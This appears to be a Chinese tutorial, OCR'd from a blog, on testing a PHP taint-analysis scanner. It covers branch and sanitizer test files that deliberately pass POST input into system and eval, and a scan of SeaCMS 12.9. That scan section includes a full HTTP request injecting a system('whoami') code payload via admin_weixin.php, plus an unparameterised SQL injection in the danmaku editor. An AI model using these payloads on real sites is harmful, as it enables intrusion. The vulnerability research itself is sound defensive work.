
存在默认分支的情况

```php
<?php
$age = $_POST[1];
if ($age < 18) {
    system($age);
} elseif ($age == 18) {
    $age = 1;
    echo $age;
} elseif ($age == 19) {
    eval($age);
} else {
    echo $age;
}
```

该代码存在默认分支else，因此不存在一条直接跳过if语句的分支，其代码扫描结果如下：

#	Type	Function	Line	Path	Detail
1	EXEC	system	4	C:\Users\24254\Desktop\污点分析\TaintScaner-main\TestProject\VulnerabilityTest\branch_test\if-else.php	Details
2	CODE	eval	9	C:\Users\24254\Desktop\污点分析\TaintScaner-main\TestProject\VulnerabilityTest\branch_test\if-else.php	Details
3	XSS	echo	11	C:\Users\24254\Desktop\污点分析\TaintScaner-main\TestProject\VulnerabilityTest\branch_test\if-else.php	Details


本项目准确的识别了这四条分支，并输出了存在漏洞的三种情况，第一种情况便是直接从第一个if语句进入，点击Details，其详情如下：



可以看到本项目准确的识别到了这条存在漏洞的分支，并用橙色标记了污点传播路径，红色标记了Sink触发点。

第二条分支虽然存在Sink点echo，但由于在Sink点的前一行代码将$age重新赋值为了1，因此$age不再是污点，项目并未输出这条分支。

第三条分支直接进入eval，存在漏洞点，其详情如下：



第四条分支直接echo了$a，同样存在漏洞，其详情如下：


不存在默认分支的情况

```
<?php
$age = $_POST[1];
if ($age < 18) {
    $age = $age . "1";
} elseif ($age == 18) {
    $age = 1;
}
system($age);
```

该代码一共存在三条分支，分别是第一个if，第二个elseif，以及由于不存在else这类默认分支存在的不经过if的直通路径，其扫描结果如下：

#	Type	Function	Line	Path	Detail
1	EXEC	system	8	C:\Users\24254\Desktop\污点分析\TaintScaner-main\TestProject\VulnerabilityTest\branch_test\if-no_else.php	Details
2	EXEC	system	8	C:\Users\24254\Desktop\污点分析\TaintScaner-main\TestProject\VulnerabilityTest\branch_test\if-no_else.php	Details

成功识别了存在漏洞的两条分支，对于第一条分支代码详情如下：



在本条分支中，出现了$age = $age . “1”这类拼接表达，虽然数字1并不是污点，但$age是污点，对于表达式而言，只要其中存在一个被污染的变量，整个表达式就认为被污染了，因此此时的$age仍然属于污点，流入了下面的Sink点system中。

而第二条分支中，变量$age被重新赋值为了1，污点的传播被截断，因此不再作为污点，不存在从Source到Sink的危险路径。第三条分支，即不经过if语句的直通路径扫描结果如下：


Code Details

```php
<?php
$age = $_POST[1];
if ($age < 18) {
    $age = $age . "1";
} elseif ($age == 18) {
    $age = 1;
}
system($age);
```

由于if不存在else这类默认分支，因此污点的传播可以不经过if语句直接流动，所以这里还存在一条从$age直接到达system的路径。

污点截断测试

首先我们在Sanitizer中加入PHP中内置的过滤函数addslashes：




```php
<?php

$a = $_POST[1];
//trim是transfer
$processed_a = trim($a);
//addslashes不是transfer，是sanitizer，截断污点传播
$processed_b = addslashes($a);

system($processed_a);
system($processed_b);
```

在该代码示例中，trim函数是PHP中内置的可以去除字符串两边空格的函数，是不会影响污点传播的安全函数，而addslashes函数会在指定的预定义字符前添加反斜杠，比如单引号（’）、双引号（“”）、反斜线（\）与NUL（NULL字符）等，是PHP中内置的过滤函数，污点流在经过它后会失去危害，代码的扫描结果如下：

#	Type	Function	Line	Path	Detail
1	EXEC	system	9	C:\Users\24254\Desktop\污点分析\TaintScaner-main\TestProject\VulnerabilityTest\transfer_test\transfer_test.php	Details


项目成功识别出存在危害的那条经过trim函数的分支，并没有输出经过addslashes函数的分支，代码详情如下：

真实项目测试

这里用的项目是SeaCMS_12.9的代码，**已经不是最新版本了**，而且也修的差不多了，之前拿这个扫了一些没什么含金量的洞，这里仅作为测试样例

RCE

这里我们使用文件分析功能



15.2MB用时1.8秒，速度还可以，这里随便选一个，就选这个admin_wexin.php：

文件 9:

#	Type	Function	Line	Path	Detail
1	CODE	fwrite	118	D:\BaiduNetdiskDownload\SeaCMS_12.9_海洋CMS安装包\SeaCMS_12.9\Upload\admin\admin_weixin.php	Details

Details代码太多了，这里就节选一下：

```php
$isopen = $_POST['isopen'];
$title = htmlspecialchars($_POST['title']);
$url = $_POST['url'];
$ckmov_url = $_POST['ckmov_url'];
$follow = htmlspecialchars($_POST['follow']);
$noc = htmlspecialchars($_POST['noc']);
$dpic = $_POST['dpic'];
$help = htmlspecialchars($_POST['help']);
$topage = $_POST['topage'];
$sql_num = intval($_POST['sql_num']);
$dwz = $_POST['dwz'];
$dwztoken = $_POST['dwztoken'];

$msg1a = $_POST['msg1a'];
$msg1b = $_POST['msg1b'];
$msg2a = $_POST['msg2a'];
$msg2b = $_POST['msg2b'];
$msg3a = $_POST['msg3a'];
$msg3b = $_POST['msg3b'];
$msg4a = $_POST['msg4a'];
$msg4b = $_POST['msg4b'];
$msg5a = $_POST['msg5a'];
$msg5b = $_POST['msg5b'];

$str .= "$msg3b";
$str .= '"); ';

$str .= 'define("msg4a", "';
$str .= "$msg4a";
$str .= '"); ';
$str .= 'define("msg4b", "';
$str .= "$msg4b";
$str .= '"); ';

$str .= 'define("msg5a", "';
$str .= "$msg5a";
$str .= '"); ';
$str .= 'define("msg5b", "';
$str .= "$msg5b";
$str .= '"); ';

$str .= " ?>";
fwrite($open, $str);
fclose($open);
ShowMsg("成功保存设置!", "admin_weixin.php");
exit;
```

可以看到漏洞产生的主要问题是$str使用拼接的方法拼接了污点数据$url、$dpic等的数据，并直接传入了危险函数fwrite，该函数可以向指定文件中写入字符，若被写入的字符可控会对整个服务产生巨大的影响，我们可以在本地搭建环境测试

请求

美化 Raw Hex

```
POST /atlfcg/admin_weixin.php?action=set HTTP/1.1
Host: 127.0.0.12
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0) Gecko/20100101 Firefox/127.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 1174
Origin: http://127.0.0.12
Connection: close
Referer: http://127.0.0.12/atlfcg/admin_weixin.php
Cookie: PHPSESSID=rcejd2jps1jcrv8gdoumqmf71k
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=4

isopen=n&url=https%3A%2F%2Fwww.seacms.net&title=%E6%B5%B7%E6%B4%8B%E5%BD%B1%E8%A7%86&ckmov_url=
https%3A%2F%2Fwww.seacms.net%2Fvip.php%3Furl%3D+&dpic=https%3A%2F%2Fwww.seacms.net%2Fapi%2Fwx.jpg&
follow=%E6%84%9F%E8%B0%A2%E6%82%A8%E7%9A%84%E5%85%B3%E6%B3%A8%E3%80%82&noc=
%E6%9A%82%E6%97%A0%E4%BD%A0%E5%A6%81%E7%9A%84%E5%86%85%E5%AE%B9%E3%80%82&help=
%E8%BF%99%E6%98%AF%E5%B8%AE%E5%8A%A9%E4%BF%A1%E6%81%AF%E3%80%82&topage=d&dwz=n&dwztoken=dwztoken&
sql_num=15&msg1a=");system('whoami');//&msg1b=
%E5%85%B3%E9%94%AE%E8%AF%8D%E5%9B%9E%E5%A4%8D%E7%9A%84%E5%86%85%E5%AE%B91&msg2a=
%E5%85%B3%E9%94%AE%E8%AF%8D2&msg2b=
%E5%85%B3%E9%94%AE%E8%AF%8D%E5%9B%9E%E5%A4%8D%E7%9A%84%E5%86%85%E5%AE%B92%3Ca+href%3D%27http%3A%2F%2
Fwww.seacms.net%27%3E%E9%93%BE%E6%8E%A5%E6%B5%8B%E8%AF%95%3C%2Fa%3E%EF%BC%8C%E6%B5%8B%E8%AF%95%E7%BB
%93%E6%9D%9F%E3%80%82&msg3a=%E5%85%B3%E9%94%AE%E8%AF%8D3&msg3b=
%E5%85%B3%E9%94%AE%E8%AF%8D%E5%9B%9E%E5%A4%8D%E7%9A%84%E5%86%85%E5%AE%B93&msg4a=
%E5%85%B3%E9%94%AE%E8%AF%8D4&msg4b=
%E5%85%B3%E9%94%AE%E8%AF%8D%E5%9B%9E%E5%A4%8D%E7%9A%84%E5%86%85%E5%AE%B94&msg5a=
%E5%85%B3%E9%94%AE%E8%AF%8D5&msg5b=
%3Ca+href%3D%27https%3A%2F%2Fwww.seacms.net%27%3E%E9%93%BE%E6%8E%A5%3C%2Fa%3E
```

响应

美化 Raw Hex 页面渲染


```
HTTP/1.1 200 OK
Server: nginx/1.15.11
Date: Wed, 03 Jul 2024 00:54:29 GMT
Content-Type: text/html; charset=utf-8
Connection: close
X-Powered-By: PHP/7.3.4
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Cache-Control: private
Content-Length: 1408

<html>
  <head>
    <title>
      提示信息
    </title>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
    <meta name="viewport" content="
    width=device-width,initial-scale=1,minimum-scale=1,maximum-scale=1,user-sca
    <base target='_self'/>
    <style>
      body{
        background:#f9fafd;
        color:#818181
      }
      a{
        text-decoration:none
      }
      .mac_msg_jump{
        width:90%;
        max-width:420px;
        margin:5%auto0;
        border:1pxsolid#293846;
        border-radius:4px;
        box-shadow:0px1px2pxrgba(0,0,0,0.1);
        border:1pxsolid#0099CC;
        background-color:#F2F9FD;
      }
      .mac_msg_jump.title{
        margin-bottom:11px
```

可以看到由于这些参数可控，所以我们只需要闭合一下前后的引号，就可以向weixin.php这个文件中写入任意代码，存在严重的代码注入风险，接着我们访问weixin.php：

可以看到该页面成功执行了我们的代码system(“whoami”)，在网页上输出了用户的信息，存在极其严重的安全风险。

SQL注入

这里我们使用函数扫描功能



用时5.7秒，速度还行，我们往下翻到这个编辑弹幕函数

136	删除弹幕	UserFunc	删除_弹幕数据	24	D:/BaiduNetdiskDownload/SeaCMS_12.9_海洋CMS安装包/SeaCMS_12.9/Upload/js/player/dmplayer/dmku/class/danmu.class.php	Details 跳转到调用链
137	编辑弹幕	UserFunc	编辑_弹幕	128	D:/BaiduNetdiskDownload/SeaCMS_12.9_海洋CMS安装包/SeaCMS_12.9/Upload/js/player/dmplayer/dmku/class/danmu.class.php	Details 跳转到调用链
138	删除_弹幕数据	SQLI	query	295	D:/BaiduNetdiskDownload/SeaCMS_12.9_海洋CMS安装包/SeaCMS_12.9/Upload/js/player/dmplayer/dmku/class/mysqli.class.php	Details
139	删除_弹幕数据	SQLI	query	296	D:/	Details

点击跳转到调用链：

编辑弹幕 的调用链

编辑弹幕 (D:/BaiduNetdiskDownload/SeaCMS_12.9_海洋CMS安装包/SeaCMS_12.9/Upload/js/player/dmplayer/dmku/class/danmu.class.php:128)


类型: UserFunc → 编辑_弹幕

↓

编辑_弹幕 (D:/BaiduNetdiskDownload/SeaCMS_12.9_海洋CMS安装包/SeaCMS_12.9/Upload/js/player/dmplayer/dmku/class/mysqli.class.php:315)

类型: SQLI

先点击这个编辑弹幕，可以看到这东西其实就是调用了编辑_弹幕：



```
112             $arr[$k][] = $date = date('m-d H:i', $v['time']);  //弹幕系统时间
113                     $arr[$k][] = (string) $v['user'];  //弹幕用户
114         }
115
116         return $arr;
117     }
118     //public function 删除_弹幕数据(){
119     //sql::举报_弹幕();
120
121     //}
122     public function 举报弹幕($id)
123     {
124         sql::举报_弹幕($id);
125     }
126     public function 编辑弹幕($cid)
127     {
128         sql::编辑_弹幕($cid);
129     }
130
131     function __destruct()
132     {
133         global $_config;
134         $type = $_config['数据库']['方式'];
135         if ($type === 'pdo') sql::$sql = null;
136         if ($type === 'sqlite3' or $type === 'mysqli') sql::$sql->close();
137     }
138 }
```

然后再点开这个编辑_弹幕，可以看到出现漏洞的原因是因为直接拼接了输入执行了sql语句：

```
302             showmessage(-1, '数据库错误:' . $e->getMessage());
303         }
304     }
305     public static function 编辑_弹幕($cid)
306     {
307         try {
308             global $_config;
309             $text = $_POST['text'];
310             $color = $_POST['color'];
311             $conn = @new mysqli($_config['数据库']['地址'], $_config['数据库']['用户名'], $_confi
312 
313             $sql = "UPDATE sea_danmaku_list SET text='$text',color='$color' WHERE cid=$cid";
314             $result = "UPDATE sea_danmaku_report SET text='$text',color='$color' WHERE cid=$cid
315             $conn->query($sql);
316             $conn->query($result);
317         } catch (PDOException $e) {
318             showmessage(-1, '数据库错误:' . $e->getMessage());
319         }
320     }
321     private static function fetchAll($obj)
322     {
```

接着把这些新Sink复制过来，加到Sink.php里：

> 类型: SQLI

新增Sink:

- 'delTypeFirstPage' => 'UserFunc',
- 'delVideoTypeById' => 'UserFunc',
- 'typeList' => 'XSS',
